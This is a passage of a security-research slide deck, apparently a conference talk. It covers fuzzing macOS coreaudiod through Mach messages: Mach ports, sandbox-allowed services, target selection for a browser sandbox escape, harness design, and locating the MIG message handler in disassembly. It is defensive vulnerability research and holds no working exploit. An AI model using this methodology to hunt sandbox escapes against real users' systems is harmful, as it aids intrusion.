

# Breaking the Sound Barrier



Dillon Franke

Exploiting CoreAudio via  
Mach Message Fuzzing



# \$ whoami



## CURRENTLY

**Senior Security Engineer, ISE**  
(Security Research)

*Product Security Reviews  
Vulnerability Research*

**Project Zero 20% Research**

*MacOS Vulnerability Research*

## STUDIED

**Bachelor's & Master's in Computer Science at Stanford University**

*Security and Systems Engineering*



NOW PART OF Google Cloud

## PREVIOUSLY

**Mandiant Red Team**  
(Pentesting)

*Application Security  
Source Code Reviews  
Embedded Device Assessments*

**FLARE Offensive Task Force (OTF)**

(Reverse Engineering)

*Malware reversing  
Searching for exploits used in the wild  
0-day vulnerability research  
Exploit development*



## HOBBIES

**Playing Guitar**

**Cycling in the San Francisco Bay Area**

**Hacking (obviously)**

# Overview



**Crash Course on Fuzzing and Mach IPC**



**The Attack Cycle**



**Vulnerabilities, Exploitation, & Patches**



**Q&A**




CRASH COURSE

# What is Fuzzing?



Fuzzing is sending unexpected  
**inputs** to a **system** in the  
hopes of making something  
unexpected happen





CRASH COURSE


# Knowledge-Driven Fuzzing


## Automation (Fuzzing)

- Quickly identify interesting inputs without understanding code base
- “Move fast and break things”

## Manual Analysis


- Why is the code coverage plateauing?
- Why is the fuzzer causing strange errors?
- Develop understanding of the code base





# Attack Cycle

1. Identify an attack vector
  2. Choose a target
  3. Create a fuzzing harness
  4. Fuzz and produce crashes
  5. Analyze crashes and code coverage
  6. Iterate on the fuzzing harness
  7. Identify relevant crashes
  8. Identify and exploit a vulnerability
- 
- A horizontal line starts at the end of the arrow pointing to step 4 and extends back to the left, ending with a small open arrowhead pointing towards step 6.



## THE ATTACK CYCLE

Identify an  
attack  
vector

Choose a  
Target

Create a  
Fuzzing  
Harness

Fuzz and  
Produce  
Crashes

Iterate on  
the Fuzzing  
Harness

Identify and  
Exploit a  
Vulnerability

# Identify an Attack Vector



## THE ATTACK CYCLE

# Abusing IPC for Sandbox Escapes

Identify an  
attack  
vector

Choose a  
Target

Create a  
Fuzzing  
Harness


Fuzz and  
Produce  
Crashes

Iterate on  
the Fuzzing  
Harness

Identify and  
Exploit a  
Vulnerability

- Exploiting a modern browser typically requires an additional “sandbox escape” vector
- Interprocess Communication (IPC) mechanisms can serve as a natural bridge between a restricted and unrestricted process

## SANDBOX ESCAPE





## THE ATTACK CYCLE

# Mach Messages: A History of Abuse

Identify an attack vector

Choose a Target


Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- [Project Zero: task\\_t considered harmful](#) (Ian Beer): Mach messages abused to exploit a critical `task_t` design flaw (sandbox escape/privilege escalation).
- [In-the-wild iOS Exploit Chain 2 - IOSurface](#) (Ian Beer): Mach messages abused for heap grooming
- [A Methodical Approach to Browser Exploitation | RET2 Systems Blog](#): Leveraging Mach message handlers to build a Safari sandbox escape exploit



## THE ATTACK CYCLE

# Mach Ports

Identify an attack vector


Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability



# An IPC message queue, managed by the kernel

**Port Right:** Handle to a port that allows sending or receiving messages to the port

**Receive Right:** Allows receiving a mach port's messages

**Send Right:** Allows sending messages to a mach port



THE ATTACK CYCLE

# Establishing a Mach Connection

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

## Bootstrap Server

- A mach port to help establish connections with other mach ports
- By default, all processes have a send right to the bootstrap server

## Mach Service

- A mach port with a name that is registered with the Bootstrap Server (e.g. **com.apple.offensivecon**)

## Communicating with a Service

- 1 Alice allocates a new mach port with a receive right
- 2 Alice registers her service using a specific name **com.apple.offensivecon**  
*By registering, Alice is giving the bootstrap server a send right to the port Alice has a receive right to*
- 3 Bob asks the bootstrap server for the service named **com.apple.offensivecon** and the server gives Bob a copy of the send right for Alice's mach port
- 4 Bob can now send messages to Alice's mach port for Alice to receive



## THE ATTACK CYCLE

Identify an  
attack  
vector

Choose a  
Target


Create a  
Fuzzing  
Harness

Fuzz and  
Produce  
Crashes

Iterate on  
the Fuzzing  
Harness

Identify and  
Exploit a  
Vulnerability

# Choose a Target



## THE ATTACK CYCLE

# System Daemons Register Mach Services

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- MacOS system daemons register Mach services using `launchd`
- `.plist` files in `/System/Library/LaunchAgents` and `/System/Library/LaunchDaemons`

```
→ ~ cat /System/Library/LaunchAgents/com.apple.AddressBook.AssistantService.plist | grep -C 5 MachServices
<dict>
    <key>POSIXSpawnType</key>
    <string>Adaptive</string>
    <key>Label</key>
    <string>com.apple.AddressBook.AssistantService</string>
    <key>MachServices</key>
    <dict>
        <key>com.apple.AddressBook.AssistantService</key>
        <true/>
    </dict>
    <key>ProgramArguments</key>
```



## THE ATTACK CYCLE

# Finding Sandbox-Allowed Communications

Identify an attack vector

Choose a Target


Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- Identify high-impact, sandboxed processes we'd like to breakout of
  - Web browsers
  - Adobe Acrobat
  - Microsoft Word
- Analyze which Mach services they can interact with
- Identify the binaries implementing those Mach services





## THE ATTACK CYCLE

# Finding Sandbox-Allowed Communications: .sb Files

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- Sandboxed processes need explicit permission to send Mach messages.
- Apple's App Sandbox uses .sb files with [TinyScheme](#) format for this.
- **allow mach-lookup** grants permission to send Mach messages to a given service

```
# File:  
/System/Volumes/Preboot/Cryptexes/Incoming/OS/System/Library/Frameworks/WebKit.framework/Versions/A/Resources/com.apple.WebKit.GPUProcess.sb  
(with-filter (system-attribute apple-internal)  
  (allow mach-lookup  
    (global-name "com.apple.analyticsd")  
    (global-name "com.apple.diagnosticd")))  
  (allow mach-lookup  
    (global-name "com.apple.audio.audiohald")  
    (global-name "com.apple.CARenderServer")  
    (global-name "com.apple.fonts")  
    (global-name  
      "com.apple.PowerManagement.control")  
    (global-name "com.apple.trustd.agent")  
    (global-name "com.apple.logd.events"))
```



## THE ATTACK CYCLE

# Finding Sandbox-Allowed Communications: `sbtool`

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

**sbtool:** <https://newosxbook.com/src.jl?tree=listings&file=/sbtool.c>

- Use built-in `sandbox_check()` function to determine which mach services a process can send to
- Message handlers we can send to → potential for sandbox escapes

```
› ./sbtool 2813 mach
com.apple.logd
com.apple.xpc.smd
com.apple.remoted
com.apple.metadata.mds
com.apple.coreduetd
com.apple.apsd
com.apple.coreservices.launchservicesd
com.apple.bsd.dirhelper
com.apple.logind
com.apple.revision
...Truncated...
```



## THE ATTACK CYCLE

# Target Selection: `coreaudiod`

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- Contains complex service: `com.apple.audio.audiohal`
- Allows Mach communications from several impactful applications, including the Safari GPU process
- The Mach service has a large number of message handlers
- The service seemed to allow control and modification of audio hardware, which would likely require elevated privileges
- The `coreaudiod` binary and the CoreAudio Framework it heavily uses are both closed source
  - A unique reverse engineering challenge 😎



## THE ATTACK CYCLE

Identify an  
attack  
vector

Choose a  
Target


Create a  
Fuzzing  
Harness

Fuzz and  
Produce  
Crashes

Iterate on  
the Fuzzing  
Harness

Identify and  
Exploit a  
Vulnerability

# Create a Fuzzing Harness



## THE ATTACK CYCLE

# What is a Fuzzing Harness?

Identify an  
attack  
vector

Choose a  
Target

Create a  
Fuzzing  
Harness

Fuzz and  
Produce  
Crashes

Iterate on  
the Fuzzing  
Harness

Identify and  
Exploit a  
Vulnerability



**A fuzzing harness** is code  
that allows you to send input  
through an attack vector.  
(Call a desired function)





## THE ATTACK CYCLE

# The Entry Point Matters

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- Fuzzers can find much more than surface-level bugs!
- A coverage-guided fuzzer is a powerful weapon
  - Only if its energy is focused in the right place
- The “right place” to fuzz
  - Ease of development / unrealistic environment?
  - Increased performance / more false positives?
  - Highly dependent on the target and research goals



## THE ATTACK CYCLE

# Option 1: Interprocess Message Send

Identify an attack vector


Choose a Target

Create a Fuzzing Harness


Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability



- The natural way to send a message to a Mach service is using the `mach_msg()` API
- Write a harness that repeatedly uses `mach_msg()` to send input



## THE ATTACK CYCLE

# Option 1: Interprocess Message Send

Identify an attack vector


Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability



### Pros:

- Simple
- Similar to end exploit

### Cons:

- Slow (*At mercy of the application to send messages*)
- Many points of potential failure
- Two different process spaces (code coverage difficult)
- Difficult to determine which message caused crash



THE ATTACK CYCLE

## Option 2: Direct Harness

Identify an  
attack  
vector

Choose a  
Target

Create a  
Fuzzing  
Harness

Fuzz and  
Produce  
Crashes

Iterate on  
the Fuzzing  
Harness

Identify and  
Exploit a  
Vulnerability

SINGLE PROCESS



- Load code implementing Mach message handlers
- Call handlers directly with desired input



THE ATTACK CYCLE

## Option 2: Direct Harness

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

SINGLE PROCESS




### Pros:

- Very fast
- Same process space easy for instrumentation/code coverage
- Easy to know which input caused crash/replicate

### Cons:

- Different from end exploit
- Might have to invoke initialization routines



THE ATTACK CYCLE

## Option 2: Direct Harness

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

SINGLE PROCESS

Load Library & Call Message Handler

Mach Message Handler

Fuzzing Harness

### Pros:

- Very fast
- Same process space
- Easy to know which coverage

### Cons:

- Different from end user
- Might have to invoke initialization routines





THE ATTACK CYCLE

# Direct Harness: The Approach

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes


Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

SINGLE PROCESS



1. Identify the Mach message handling function
2. Write a fuzzing harness to load the message handling code from **coreaudiod**
3. Use a fuzzer to generate inputs and call the fuzzing harness
4. Profit, hopefully



## THE ATTACK CYCLE

# Finding the Mach Message Handler

Identify an attack vector

Choose a Target

Create a Fuzzing Harness


Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- No references to `com.apple.audio.audiohald` within the `coreaudiod` binary

```
$ otool -L /usr/sbin/coreaudiod
/usr/sbin/coreaudiod:
    /System/Library/PrivateFrameworks/caulk.framework/Versions/A/caulk
(compatibility version 1.0.0, current version 1.0.0)
    /System/Library/Frameworks/CoreAudio.framework/Versions/A/CoreAudio
(compatibility version 1.0.0, current version 1.0.0)
    /System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
(compatibility version 150.0.0, current version 2602.0.255)
    /usr/lib/libAudioStatistics.dylib (compatibility version 1.0.0, current version
1.0.0, weak)
    /System/Library/Frameworks/Foundation.framework/Versions/C/Foundation
(compatibility version 300.0.0, current version 2602.0.255)
```



## THE ATTACK CYCLE

# Finding the Mach Message Handler

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- No references to `com.apple.audio.audiohald` within the `coreaudiod` binary

```
$ stat /System/Library/Frameworks/CoreAudio.framework/Versions/A/CoreAudio
```

```
stat: /System/Library/Frameworks/CoreAudio.framework/Versions/A/CoreAudio: stat:  
No such file or directory
```



## THE ATTACK CYCLE

# Finding the Mach Message Handler

Identify an attack vector

Choose a Target


Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- **Dyld shared cache:** Starting with Big Sur, most framework binaries are not on disk
- We can extract them!
- <https://github.com/keith/dyld-shared-cache-extractor>
  - Can also load cache directly from  
`/System/Volumes/Preboot/Cryptexes/OS/System/Library/dyld` into:
    - Ida Pro
    - Binary Ninja



## THE ATTACK CYCLE

# Finding the Mach Message Handler

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

```
; Attributes: bp-based frame
; __int64 __fastcall macOS_PlatformBehaviors::get_system_port()
macOS_PlatformBehaviors::get_system_port(void)const proc near

name= dword ptr -34h
buf= dword ptr -30h
anonymous_0= qword ptr -2Ch
anonymous_1= word ptr -24h
anonymous_2= dword ptr -22h
anonymous_3= word ptr -1Eh
anonymous_4= dword ptr -1Ch
var_10= qword ptr -10h

push    rbp
mov     rbp, rsp
push    rbx
sub    rsp, 38h
mov     rax, cs:7FF8508ADB30h
mov     rax, [rax]
mov     [rbp+var_10], rax
lea     rdx, [rbp+name] ; sp
mov     dword ptr [rdx], 0
mov     rax, cs:7FF8508AE798h
mov     edi, [rax]      ; bp
lea     rsi, service name ; "com.apple.audio.audiohald"
call    _bootstrap_check_in
test   eax, eax
jnz    short loc_7FF813846CA6
```



## THE ATTACK CYCLE

# Finding the Mach Message Handler: MIG Subsystems

Identify an attack vector

Choose a Target

Create a Fuzzing Harness


Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- Many Mach services use the [Mach Interface Generator](#) (MIG)
- Interface Definition Language that abstracts away much of the Mach layer

```
$ nm -m ./System/Library/Frameworks/CoreAudio.framework/Versions/A/CoreAudio  
| grep -i subsystem  
  
          (undefined) external _CACentralStateDumpRegisterSubsystem  
(from AudioToolboxCore)  
00007ff840470138 (__DATA_CONST,__const) non-external  
_HALC_HALB_MIGClient_subsystem  
00007ff840470270 (__DATA_CONST,__const) non-external  
_HALS_HALB_MIGServer_subsystem
```



## THE ATTACK CYCLE

# HALB\_MIGServer\_server

Identify an attack vector

Choose a Target


Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- Identified where the `_HALS_HALB_MIGServer_subsystem` was used
  - Function lookup table





## THE ATTACK CYCLE

# HALB\_MIGServer\_server

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- Identified where the `_HALS_HALB_MIGServer_ubsystem` was used
  - Function lookup table

Function name

<code>f</code>	<code>XObject_PropertyListener</code>
<code>f</code>	<code>XIOContext_PauseIO</code>
<code>f</code>	<code>XIOContext_ResumeIO</code>
<code>f</code>	<code>XIOContext_StopIO</code>
<code>f</code>	<code>XObject_GroupPropertyListener</code>
<code>f</code>	<code>XObject_GroupPropertyListener_Sync</code>
<code>f</code>	<code>XSystem_Open</code>
<code>f</code>	<code>XSystem_Close</code>
<code>f</code>	<code>XSystem_GetObject</code>
<code>f</code>	<code>XSystem_CreateIOContext</code>
<code>f</code>	<code>XSystem_DestroyIOContext</code>
